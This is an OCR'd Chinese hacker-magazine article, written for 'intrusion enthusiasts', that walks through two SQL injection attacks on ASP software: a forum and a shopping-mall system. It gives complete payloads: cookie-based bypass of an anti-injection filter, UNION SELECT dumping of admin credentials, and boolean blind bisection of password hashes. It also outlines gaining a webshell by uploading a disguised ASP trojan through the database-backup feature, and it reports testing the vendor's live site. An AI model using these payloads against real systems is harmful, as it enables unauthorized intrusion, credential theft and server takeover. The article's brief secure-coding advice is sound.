


图2

不知道是不是程序员笔误,将"Call IsNum(id)"写成了"Call IsNum(bid)",导致ID没有过滤就被带到了数据库中进行查询。但我们输入"id=1 and 1=1"时,图2的情况又出现了,原来在用于连接数据库的opendb.asp文件中有这样一行代码导致的

```
<!--#include file="fzr.asp" -->
打开fzr.asp文件,发现它是一个防注入文件,部分代码如下:
Dim Fy_Post,Fy_Get,Fy_In,Fy_Inf,Fy_Xh,Fy_db,Fy_dbstr
Dim fso1,all_tree2,file1,files,filez,fs1,zruserip
If Request.QueryString<>"" Then
'自定义需要过滤的字串,用 "|" 分隔
Fy_In = "'|;|%|*|and|exec|insert|select|delete|update|count|chr|mid|master|truncate|char|declare|script"
Fy_Inf = split(Fy_In,"|")
For Each Fy_Get In Request.QueryString
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.QueryString(Fy_Get)),Fy_Inf(Fy_Xh))<>0 Then
zruserip=Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If zruserip="" Then zruserip=Request.ServerVariables("REMOTE_ADDR")
Response.Write "内容含有非法字符! 请不要有'或and或or等字符, 请去掉这些字符再发! ! <br>"
Response.Write "如是要攻击网站, 系统记录了你的操作↓<br>"
Response.Write "操作IP: "&zruserip&"<br>"
Response.Write "操作时间: "&Now&"<br>"
Response.Write "操作页面: "&Request.ServerVariables("URL")&"<br>"
Response.Write "提交方式: GET<br>"
Response.Write "提交参数: "&Fy_Get&"<br>"
Response.Write "提交数据: "&Request.QueryString(Fy_Get)
```

从代码来看,它是SQL通用防注入系统的一个简单变型而已;不过总算是找到了阻止我们注入的"元凶"了。代码实现了对Rquest.QueryString来的数据进行检查,如果含有非法字符就给出提示,但程序只对Rquest.QueryString进行了检查,而user_RxMsg_detail.asp中获取ID方式却是Request(id)。学过ASP的朋友都知道,Request获取数据的方式有Rquest.QueryString、Rquest.Form和Rquest.Cookie,如果只简单地写Request(id),那么默认是用Rquest.QueryString、Rquest.Form和Rquest.Cookie三种中的任意一种来获取数据。所以我们要绕过SQL防注入系统,只需使用Rquest.Cookie来提交ID的值就可以了。我采用的提交代码为"javascript:alert(document.cookie="id="+escape("1 and 1=1"))",其中的escape是对空格等进行编码转换。

注册一个新用户,打开一条接收到的短信息,输入"javascript:alert(document.cookie="id="+escape("1 and 1=1"))",提交后,再次输入"http://localhost/bbs/user_RxMsg_detail.asp?username=论坛管理员",没有再出现图2的情况,页面显示正常了,如图3所示,这说明我们成功地绕过了SQL通用防注入程序的检查了。

再接再励,输入"javascript:alert(document.cookie="id="+escape("1 and 1=2"))",然后再输入

"http://localhost/bbs/user_RxMsg_detail.asp?username=论坛管理员",结果如图4所示,时间和




图3




图4

内容都没有显示,这说明我们可以注入了。

大家可以一个一个数据表的去猜解,但我比较懒,我就直接用Union来获取管理员账号和密码了。user_RxMsg_detail.asp文件中的SQL语句是"select * from cnk_users_RxMsg where id="&id",cnk_users_RxMsg表中总共有8个字段,也就是说,它总共select了8个字段,由于使用Union时需要前后字段一致,所以Union后面的select语句可以这样写"select 1,2,3,4,5,6,7,8 from Cnk_Admin"。

打开数据库,发现Cnk_Admin是存放管理员账号和密码的表,其中AdminName和AdminPassword分别是存放账号和密码的字段。清楚了这些,现在我们就可以来获取管理员账号和密码了。

首先在浏览器中输入"javascript:alert(document.cookie="id="+escape("1 and 1=2 union select 1,2,3,4,5,6,7,8 from Cnk_Admin"));",提交后结果如图5所示。




图5

接着将地址栏中的字符清空,输入"http://localhost/bbs/user_RxMsg_detail.asp?username=论坛管理员",结果如图6所示,可以看到显示出了4和5。我们将提交的select语句中的4和5换成AdminName和AdminPassword,意思是让AdminName、AdminPassword的值在4和5这两个地方显示。

接着上面的操作,再次将地址栏中的地址清除,输入"javascript:alert(document.cookie="id="+escape("1 and 1=2 union select 1,2,3,




图6

adminname,adminpassword,6,7,8 from Cnk_Admin"));",提交完成后,结果如图7所示。




图7

再次将地址栏中的字符清除,输入"http://localhost/bbs/user_RxMsg_detail.asp?username=论坛管理员",结果如图8 所示。




图8

通过Union查询,我们轻松地得到了管理员账号"admin"和管理员密码"7a57a5a743894a0e",这是经过MD5加密的密码,可以到http://www.cmd5.com进行查询,经查询后密码为"admin"。账号密码到手,进后台管理、搞到WebShell应该就不是什么难事了,大家可以根据论坛的实际设置,自由发挥。

总结

看过以上的入侵过程,如果你也在用SQL通用防注入系统来阻挡SQL注入的话,是不是感到心里有点凉凉的?的确如此,程序员在写程序的时候,千万不能将注入防线全部都交给SQL通用防注入系统,如果一旦它被突破,那后果不堪设想,所以在写每一行代码时,都应严谨仔细,ID与BID虽仅一字之差,却给注入留下了可乘之机。另外,user_TxMsg_detail.asp文件也存在着相同的问题,也是将"Call IsNum(id)"写成了"Call IsNum(bid)",导致出现注入隐患。一个程序大可不必去做什么"监视(黑客)恶意操作"等功能,如果有时间做这种功能,还不如将这些时间花在写出严谨的代码上。

我们在猜解账号密码时,如果需要多次手工提交才能猜解出来的话,不如试试Union语句,尤其是像上述类型的注入,它需要两次手动操作才能完成一次猜解。

适合读者：入侵爱好者
前置知识：无

注入网上购物商城网站管理系统

文/图 武汉大学信息安全 珞珈凤凰

网上购物商城网站管理系统是目前网上较为流行的一个购物管理系统，使用用户数量很多，网站的访问量就更不用说了。所谓"树大招风"，今天我就特地对该系统检测了一次。

首先下载了一份该系统的测试版代码在本地上测试。在看代码前，我先大致浏览了一下网站的结构，随手在一个链接上输入一个单引号，出现了防注入提示，如图1所示。于是我直接进入了防注入文件config.asp，查看代码，其中第7~49行代码如下。




图1

```
    UserAgent = Trim(Lcase(Request.Servervariables
("HTTP_USER_AGENT")))
    If InStr(UserAgent,"teleport") > 0 or InStr(UserAgent,
"webzip") > 0 or InStr(UserAgent,"flashget")>0 or InStr
(UserAgent,"offline")>0 Then
    Response.Write "请不要采用teleport/Webzip/Flashget/
Offline等工具来浏览商城! "
    Response.End
    End If

    Function SafeRequest(ParaName,ParaType)
    Dim ParaValue
    ParaValue=Request(ParaName)
    If ParaType=1 then
    If not isNumeric(ParaValue) then
    Response.write "<center>参数" & ParaName & "必须为
数字型，请正确操作! </center>"
    Response.end
    End if
    Else
    ParaValue=replace(ParaValue,"'","''")
    End if
    SafeRequest=ParaValue
    End function
    Function FormatSQL(strChar)
    if strChar="" then
    FormatSQL=""
    else
    FormatSQL=replace(replace(replace(replace(replace(replace
(replace(strChar,"'","' "),"*"," × "),"?","? "),"(","（"),")","）"),
"<","〈"),";","； ")
    end if
    End Function

    Function HTMLEncode(fString)
    fString=replace(fString,";","&#59;")
    fString=replace(fString,"<","&lt;")
    fString=replace(fString,">","&gt;")
    fString=replace(fString,"\","&#92;")
    fString=replace(fString,"--","&#45;&#45;")
    fString=replace(fString,CHR(9),"&#9;")
    fString=replace(fString,CHR(10),"<br>")
    fString=replace(fString,CHR(13),"")
    fString=replace(fString,CHR(22),"&#22;")
    fString=replace(fString,CHR(32),"&#32;")
    fString=replace(fString,CHR(34),"&#34;")'双引号
    fString=replace(fString,CHR(39),"&#39;")'单引号
    HTMLEncode=fString
    End Function
```

从上面的代码我们可以看出，该系统的防注入代码基本没有什么漏洞，不但过滤了大多数的特殊字符，而且限制提交数据类型必须是数字型，难道注入的这条路走不通了？

其实不然，在对所有代码反复阅读后，我发现所有的文件基本都包含了config.asp，不再特地对某个文件中的变量做过滤（除了用户登录、后台管理登录文件），所以只要能绕过该防注入代码，就可能注入成功。在profile.asp（该文件主要是实现个人账户的管理）文件中包含了disuser.asp文件，其中disuser.asp第398~444行的代码如下。

```
    sub repass() '//取回密码
    dim shop
    shop=SafeRequest("shop",1)
    select case shop    '//输入用户名
    case ""
    response.Write "<br><table width=96% border=0
align=center cellpadding=01 cellspacing=1>"
    response.Write "<form name=shop0 method=post
action=profile.asp?action=repass&shop=1>"
    response.Write "<tr><td height=28 bgcolor=#ffffff><div
align=center>请输入您的用户名: <input name=username
type=text id=username size=16></div></td></tr>"
    response.Write "<tr><td height=32 bgcolor=#ffffff><div
align=center><input type=submit name=Submit value=确 
定 onclick='return check0();'></div></td></tr>"
    response.Write "</form></table>"
    '//输入问题答案
```

```
case "1"
set rs=server.CreateObject("adodb.recordset")
rs.open "select UserQuestion,UserAnswer from [user] where username='"&trim(request.form("username"))&"' ",conn,1,1
'// 变量username直接进入SQL语句，没有过滤。
if rs.eof and rs.bof then
response.write "<center><br>查无此用户，请返回！</center>"
else
response.Write "<br><table width=96% border=0 align=center cellpadding=1 cellspacing=1 bgcolor=#FFFFFF>"
```

由于在取回密码处提交变量username与用户登录和后台登录提交的变量方式是一样的，都是通过Request.form的方式来提交的，而防注入代码并没有对这种提交方式做过滤。更为可喜的是，在取回密码处提交构造的SQL语句，如果执行成功，会返回进行下一步的操作页面；如果执行失败，则会返回空白的错误页面，这样就给注入带来了极大的便利。

知道了原理，接下来就是进行手工注入了。在http://127.0.0.1/profile.asp?action=repass的"请输入您的用户名"输入框中输入"' or 'a'='a"（不含双引号），返回页面正常，如图2 所示。若输入"' or 'a'='b"，返回页面就是错误的，如图3 所示。




图2




图3

根据返回页面，我们可以判断注入是否成功。在输入框中继续输入：

"' or exists(select * from admin) and 'a'='a"，返回页面成功，说明存在名为admin的表名。再返回到上一页，输入：

"' or exists(select admin from admin) and 'a'='a"，返回成功，说明存在列名为admin的列。再返回到上一页，输入：

"' or exists(select * from admin where asc(mid(UserPassword,1,1))between 47 and 57) and 'a'='a"，猜测密码的第一位，如果返回失败，再输入：

"' or exists(select * from admin where asc(mid(UserPassword,1,1))between 97 and 102) and 'a'='a"，如果返回页面成功，就利用二分法，继续输入：

"' or exists(select * from admin where asc(mid(UserPassword,1,1))between 47 and 52) and 'a'='a"，如果返回页面失败，则说明第一位密码的ASCII码在52~57之间，然后再取52~54之间，一半一半的缩小，直到最后猜解出第一位密码的ASCII码。猜解完第一位密码后，输入"' or exists(select * from admin where asc(mid(UserPassword,2,1))between 47 and 57) and 'a'='a"，用同样的方法猜解第2位密码，直到16位密码的ASCII码全部猜解成功。再将ASCII码转换成原文，再对所得MD5密码破解，最终得到密码。

小提示 为什么不猜测用户名以及密码长度？因为密码都是经过MD5加密过的，都是16位，而用户名可以在网站的最新新闻的发布栏中找到，如图4 所示。



图4

得到后台登录的用户名和密码后，拿WebShell就轻而易举了。在后台上传一个文件后缀名为JPG的ASP木马文件，然后用数据库备份功能备份成ASP文件。想必黑防的读者都对此了如指掌，我这里就不详细说了。最后我对官网进行了一下测试，测试的结果如图5 所示。

